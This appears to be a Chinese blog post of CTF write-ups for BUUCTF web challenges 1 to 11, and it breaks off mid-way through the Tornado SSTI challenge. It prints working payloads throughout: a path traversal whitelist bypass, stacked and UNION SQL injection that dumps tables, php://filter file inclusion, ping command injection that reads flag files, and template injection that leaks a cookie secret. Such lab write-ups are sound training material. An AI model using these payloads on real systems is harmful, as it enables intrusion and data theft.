BUUCTF-WEB（1-16）

原创

烦躁的程序员 于 2021-01-26 20:05:17 发布 425 收藏 6

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/qq_48175067/article/details/113189342


BUUCTF-WEB（1-16）

1.[HCTF 2018]WarmUp

根据点开靶机时的一个提示：代码审计，可知主要考察代码审计，在点开靶机之后，出现了一个滑稽表情，右键检查网页源码，发现在图片的上方有个注释，`<!--source.php-->`感觉像是个有用的信息，于是在网页的链接后边加上`/source.php`页面上出现了代码

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {     //is_string() 函数用于检测变量是否是字符串
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {       //in_array() 函数搜索数组中是否存在指定的值
                return true;
            }

            $_page = mb_substr(             //mb_substr() 函数返回字符串的一部分
                $page,
                0,
                mb_strpos($page . '?', '?')    //mb_strpos – 查找字符串在另一个字符串中首次出现的位置
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

之后看到第7行和第40代码，尝试在网页链接后加上`?file=hint.php`于是在界面最下方的图片变为了这一句话



这个提示信息，让我大胆假设一下他说的是对的，flag在`ffffllllaaaagggg`这个文件里，然后仔细观察第40行的函数，感觉应该和这个`include`关系密切，估计就是要通过这个来进入`ffffllllaaaagggg`文件，所以最关键的一步是通过第42行，来达到获取到`ffffllllaaaagggg`这个文件名，所以接下来就是要如何通过`checkFile`函数，所以如何绕过第一个截取函数

```
$_page = mb_substr(              //mb_substr() 函数返回字符串的一部分
                $page,
                0,
                mb_strpos($page . '?', '?')    //mb_strpos – 查找字符串在另一个字符串中首次出现的位置
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
```

现在假设payload为：`file=source.php?/../fffffllllaaaagggg`，经过`mb_strpos`为`source.php?/../fffffllllaaaagggg?`，`mb_strpos`这个函数只返回首次出现的位置，所以会返回第一个`?`的位置，而`mb_substr`截取函数，从0开始截取一直到第一个`?`的位置，截取内容为`source.php`，恰好能与白名单中的进行匹配，可以`return true;`，所以通过第一次截取进行绕过

然后通过hackbar执行payload：`/source.php?file=source.php?/../fffffllllaaaagggg`，发现没有显示flag，应该是不在这个目录，然后就不断加`../`最后得到flag，payload为：`/source.php?file=source.php?/../../../../fffffllllaaaagggg`

2.[强网杯 2019]随便注

点击靶机之后出现了一个网页。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

检查网页源码后发现有一个注释`<!-- sqlmap是没有灵魂的 -->`说实话我挺想用sqlmap的但是毕竟是练题学知识，就自己动手试试

突破口应该在输入框，先点击一下提交看看

点击这个提交之后出现了一段代码

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

然后运用SQL注入的知识开始注入一下，没有可用信息，就随便输入个`select *`试一试，然后出现了一个提示`return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);`

preg_match() 函数主要是用来进行过滤，i是指大小写不敏感，也就是大小写都会被过滤，然后测试SQL字符串的闭合，首先输入单引号`'`发现出现了报错信息，`error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1`，存在单引号闭合问题，再测试`''`双引号，没有报错，那就是只存在了单引号闭合问题，但是由于`select`被过滤，只能用其他的语句试一下：`1';show databases;#`结果如下：

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

查完了数据库，那就再查一下表`1';show tables;#`，结果如下

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

再查一下列：`1';show columns from` words `;#`， `1';show columns from` 1919810931114514 `;#`，结果如下

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

得到flag，但是到这里就会出现问题，虽然我们已经得到了flag了，但是`select`被过滤了，而`show`命令又不能查看值。这就比较头疼了，不过如果仔细观察的话，一开始过滤的并没有alert 和 rename，我们已经知道了`words`是用来回显内容的，能不能我们把`1919810931114514`这个表更改名字为`words`,并增加相应的字段，使之回显原`1919810931114514`这个表的内容那，当然是可以的。


这道题我是百度了一下教程写的

payload：`1';RENAME TABLE` words `TO` words1 `;RENAME TABLE` 1919810931114514 `TO` words `;ALTER TABLE` words `CHANGE` flag `id VARCHAR(100) ;show columns from words;#`

用`1' or '1'='1`访问一下，便可以发现flag

3.[极客大挑战 2019]EasySQL

打开靶机之后，右键检查源码，没有任何其他的东西突破口应该是输入框



加之题目带有SQL，于是测试有无SQL语句闭合问题，输入`1'`报错，`You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1'' at line 1`有闭合错误，所以尝试一下注入，万能密码输入`'or 1=1#`获得flag。

4.[极客大挑战 2019]Havefun


打开之后检查源码，看到这个

```
<!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
```

然后在输入框中添加`?cat=dog，获得flag。

5.[SUCTF 2019]EasySQL

打开网页检查源码，什么也没有，只能从输入框下手



感觉和第一道题类似，于是尝试了一下，第一题的层叠注入，但是这道题不存在闭合问题，所以直接输入`1;show databases;`

显示`Array ( [0] => 1 ) Array ( [0] => ctf ) Array ( [0] => ctftraining ) Array ( [0] => information_schema ) Array ( [0] => mysql ) Array ( [0] => performance_schema ) Array ( [0] => test )`

再尝试输入`1;show tables;`显示`Array ( [0] => 1 ) Array ( [0] => Flag )`看到了flag，但是到查列的时候就不行了，输入`show columns from flag;`显示`Nonono.`所以只好百度了。

百度到两种payload：`1;set sql_mode=PIPES_AS_CONCAT;select 1` 和`*,1` （这个是没有过滤*）

原理是：`select $_GET['query'] || flag from flag`

6.[ACTF2020 新生赛]Include

打开之后什么也没有，就一个链接，点击之后也是什么线索也没有，然后想到了题目名字，应该是文件包含，然后百度了一下这道题发现了一个思路，使用 **“php://filter"伪协议”** 来进行包含，然后构造payload：`?file=php://filter/read=convert.base64-encode/resource=flag.php`

当它与包含函数结合时，`php://filter`流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

这里需要注意的是使用`php://filter`伪协议进行文件包含时，需要加上**read=convert.base64-encode**来对文件内容进行编码


发送请求得到base64编码后的flag.php文件源码：`PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZjNlZmMyZDUtMGQ3ZC00NjMxLWIwODQtZTBhZjMyZDRkYTA1fQo=`

解码后获得flag。


7.[极客大挑战 2019]Secret File

查看源码后发现有个链接`<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>`点击后跳转到了一个界面

点击之后显示



什么也没有，那就只好用bp抓包看看了



访问`secr3t.php`


```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


看了一下代码这个需要用文件包含，同上一道题使用伪协议

payload为：`secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php`获得base64编码，解码取得flag

8.[极客大挑战 2019]LoveSQL

和第三题类似，直接用万能密码：`1' or 1=1#`




进入，这个感觉像是一个编码，但是不是，后来发现是考察SQL注入

然后在hackbar中输入`check.php?username=admin' order by 3 %23&password=1`（注意把#换成%23）这个存在，但是测试到4的时候就报错了。


所以共3个字段。用`union`查询测试注入点（回显点位）：

```
/check.php?username=1' union select 1,2,3%23&password=1
```




得到回显点位为2和3，接下来查数据库名及版本：

```
/check.php?username=1' union select 1,database(),version()%23&password=1
```




查表：

```
/check.php?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_sche
ma=database()%23&password=1
```



查出两个表，试一下l0ve1ysq1这个表，查字段：

```
/check.php?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'%23&password=1
```



查数据：

```
/check.php?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=1
```

获得flag。

9.[GXYCTF2019]Ping Ping Ping

/?ip=

这道题没思路，百度了一下，才发现是在url里写

为：`?ip=127.0.0.1;ls;` cat访问`flag.php`，发现空格被过滤

/?ip= fxck your space!

用%20代替也被过滤，用`$IFS$9`代替空格，过滤flag

直接不加空格过滤了flag

/?ip= fxck your flag!

设置变量绕过字符串过滤

在注释里发现flag

```
▼<pre>
    "PING 127.0.0.1 (127.0.0.1): 56 data bytes
    "
    <!--?php
    $flag = "flag{102cbc83-b2e5-4df1-aac3-e61296a4ca82}";
    ?--> == $0
  </pre>
 </body>
</html>
```


最终为：`?ip=127.0.0.1;a=g;cat$IFS$9fla$a.php;`

10.[ACTF2020 新生赛]Exec

ping一下127.0.0.1，可以然后执行`127.0.0.1;cat /flag;`

获得flag

11.[护网杯 2018]easy_tornado

点击第一个链接得到`flag in /fllllllllllllag`第二个链接是：`render`第三个是：`md5(cookie_secret+md5(filename))`

直接进入`/fllllllllllllag`显示`404: Not Found`

百度了一下，得知这道题主要是python的一个web框架：`Tornado`，通过模板注入的方法

参考别人的WP

测试后发现还有一个error界面，格式为`/error?msg=Error`，怀疑存在服务端模板注入攻击 （SSTI）

尝试`/error?msg={{datetime}}`
在Tornado的前端页面模板中，datetime是指向python中datetime这个模块，Tornado提供了一些对象别名来快速访问对象，可以参考Tornado官方文档

<module 'datetime' from '/usr/local/lib/python2.7/lib-dynload/datetime.so'>

通过查阅文档发现cookie_secret在Application对象settings属性中，还发现self.application.settings有一个别名

```
RequestHandler.settings
An alias for self.application.settings.
```

handler指向的处理当前这个页面的RequestHandler对象，
RequestHandler.settings指向self.application.settings，
因此handler.settings指向RequestHandler.application.settings。

构造payload获取cookie_secret

```
/error?msg={{handler.settings}}
```

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'cb123ca1-7de8-46bb-b90f-4dfd86aaa00c'}

```
'cookie_secret': 'cb123ca1-7de8-46bb-b90f-4dfd86aaa00c'
```

计算filehash值

